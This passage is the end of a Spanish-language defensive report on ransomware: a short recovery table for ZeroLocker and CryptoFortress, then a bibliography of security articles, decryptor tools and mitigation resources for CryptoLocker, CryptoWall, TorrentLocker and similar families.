ZEROLOCKER	Mediante herramienta UnlockZeroLocker de Vínsula
CRYPTOFORTRESS	A partir de backup

9. REFERENCIAS

[Ref.-1] Wikipedia: Ransomware

http://en.wikipedia.org/wiki/Ransomware

[Ref.-2] Ransomware: A Growing Menace

http://www.symantec.com/connect/blogs/ransomware-growing-menace

[Ref.-3] Ransomware: Next-Generation Fake Antivirus

http://www.sophos.com/es-es/why-sophos/our-people/technical-papers/ransomware-next-generation-fake-antivirus.aspx

[Ref.-4] Remote Desktop (RDP) Hacking 101: I can see your desktop from here

http://www.welivesecurity.com/2013/09/16/remote-desktop-rdp-hacking-101-i-can-see-your-desktop-from-here/

[Ref.-5] Kit de herramientas de Experiencia de mitigación mejorada

http://support.microsoft.com/kb/2458544/es

[Ref.-6] Application whitelisting explained

http://www.asd.gov.au/publications/csocprotect/Application_Whitelisting.pdf

[Ref.-7] Windows 7 AppLocker Executive Overview

http://msdn.microsoft.com/en-us/library/dd548340(v=ws.10).aspx

[Ref.-8] The Bit9 Security Platform

https://www.bit9.com/solutions/security-platform

[Ref.-9] McAfee Application Control

http://www.mcafee.com/in/products/application-control.aspx

[Ref.-10] Lumension: Application Control

https://www.lumension.com/application-control-software.aspx

[Ref.-11] CryptoLocker Toolkit

http://www.thirdtier.net/downloads/CryptolockerWaystoaddExemptions.pdf

[Ref.-12] Foolishit: CryptoPrevent

https://www.foolishit.com/vb6-projects/cryptoprevent/

[Ref.-13] Eset: Advanced Memory Scanner

http://www.eset.com/int/about/technology/

[Ref.-14] Kaspersky Cryptomalware Countermeasures Subsystem

http://media.kaspersky.com/pdf/Kaspersky_Lab_Whitepaper_Cryptoprotection_final_ENG.pdf

[Ref.-15] CryptoGuard: Prevents your files from being taken hostage!

http://www.surfright.nl/en/cryptoguard

[Ref.-16] Microsoft: Volume Shadow Copy Service

http://technet.microsoft.com/en-us/library/ee923636.aspx

[Ref.-17] Shadow Explorer

http://www.shadowexplorer.com/downloads.html

[Ref.-18] Dropbox-Restore (Github)

https://github.com/clark800/dropbox-restore

[Ref.-19] KernelMode: CryptoLocker (Trojan:Win32/Crilock.A)

http://www.kernelmode.info/forum/viewtopic.php?f=16&t=2945

[Ref.-20] CryptoLocker Ransomware Information Guide and FAQ

http://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information

[Ref.-21] Operation Tovar, taking a swipe at CryptoLocker and Gameover Zeus

https://www.404techsupport.com/2014/05/mcafee-writes-about-operation-tovar-taking-a-swipe-at-cryptolocker-and-gameover-zeus/

[Ref.-22] Bleepingcomupter: Cryptolocker Hijack program

http://www.bleepingcomputer.com/forums/t/506924/cryptolocker-hijack-program/page-207#entry3441321

[Ref.-23] WeliveSecurity: Cryptolocker 2.0 – new version, or copycat?

http://www.welivesecurity.com/2013/12/19/cryptolocker-2-0-new-version-or-copycat/

[Ref.-24] CryptoWall Ransomware Built With RC4 Bricks

http://blogs.mcafee.com/mcafee-labs/cryptowall-ransomware-built-with-rc4-bricks

[Ref.-25] CryptoWall and DECRYPT_INSTRUCTION Ransomware Information Guide and FAQ

http://www.bleepingcomputer.com/virus-removal/cryptowall-ransomware-information

[Ref.-26] CryptoWall Encrypted File Recovery and Analysis

http://www.wyattroersma.com/?p=108

[Ref.-27] ForensicsWiki: Tools: Data Recovery

http://www.forensicswiki.org/wiki/Tools:Data_Recovery

[Ref.-28] CryptoDefense: The Ransomware Games have begun

http://labs.bromium.com/2014/05/27/cryptodefense-the-ransomware-games-have-begun/

[Ref.-29] CryptoDefense: The story of insecure ransomware keys and self-serving bloggers

http://blog.emsisoft.com/2014/04/04/cryptodefense-the-story-of-insecure-ransomware-keys-and-self-serving-bloggers/

[Ref.-30] Emsisoft: Decrypt CryptoDefense Tool

http://tmp.emsisoft.com/fw/decrypt_cryptodefense.zip

[Ref.-31] CryptoDefense and How_Decrypt Ransomware Information Guide and FAQ

http://www.bleepingcomputer.com/virus-removal/cryptodefense-ransomware-information

[Ref.-32] TorrentLocker Unlocked

http://digital-forensics.sans.org/blog/2014/09/09/torrentlocker-unlocked

[Ref.-33] Bleepingcomputer: TorrentLocker Ransomware Cracked and Decrypter has been made

http://www.bleepingcomputer.com/forums/t/547708/torrentlocker-ransomware-cracked-and-decrypter-has-been-made

[Ref.-34] TorrentLocker – New Variant with New Encryption Observed in the Wild

http://www.isightpartners.com/2014/09/torrentlocker-new-variant-observed-wild

[Ref.-35] KernelMode: Cryptographic Locker

http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3466

[Ref.-36] Symantec: Russian ransomware author takes the easy route

http://www.symantec.com/connect/blogs/russian-ransomware-author-takes-easy-route

[Ref.-37] Avast: Self-propagating ransomware written in Windows batch hits Russian-speaking countries

http://blog.avast.com/2014/08/27/self-propagating-ransomware-written-in-windows-batch-hits-russian-speaking-countries/

[Ref.-38] "Crypto Ransomware" CTB-Locker (Critroni.A) on the rise

http://malware.dontneedcoffee.com/2014/07/ctb-locker.html

[Ref.-39] Elliptic curve cryptography + Tor + Bitcoin

http://securelist.com/analysis/publications/64608/a-new-generation-of-ransomware/

[Ref.-40] Introduction to the ZeroLocker ransomware

http://stopmalvertising.com/malware-reports/introduction-to-the-zerolocker-ransomware.html

[Ref.-41] Vínsula: Unlock ZeroLocker

http://vinsula.com/security-tools/unlock-zerolocker

[Ref.-42] Anti-Ransom Tool

http://www.security-projects.com/?Anti_Ransom

[Ref.-43] Cryptowall 3.0 Analysis

http://blogs.cisco.com/security/talos/cryptowall-3-0

[Ref.-44] TOR vs I2P

http://thehackerway.com/2012/02/08/preservando-el-anonimato-y-extendiendo-su-uso-comparacion-de-redes-anonimas-y-conclusiones-finales-parte-xxxxii/

[Ref.-45] TOR vs I2P

http://www.bleepingcomputer.com/forums/t/563859/new-ctb-locker-campaign-underway-increased-ransom-timer-and-localization-changes/

[Ref.-46] Cryptofortress Analysis ESET
http://www.welivesecurity.com/2015/03/09/cryptofortress-mimics-torrentlocker-different-ransomware/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+eset%2Fblog+%28ESET+Blog%3A+We+Live+Security%29

[Ref.-47] Cryptofortress Deep Analysis lexsi-leblog
http://www.lexsi-leblog.com/cert-en/cryptofortress.html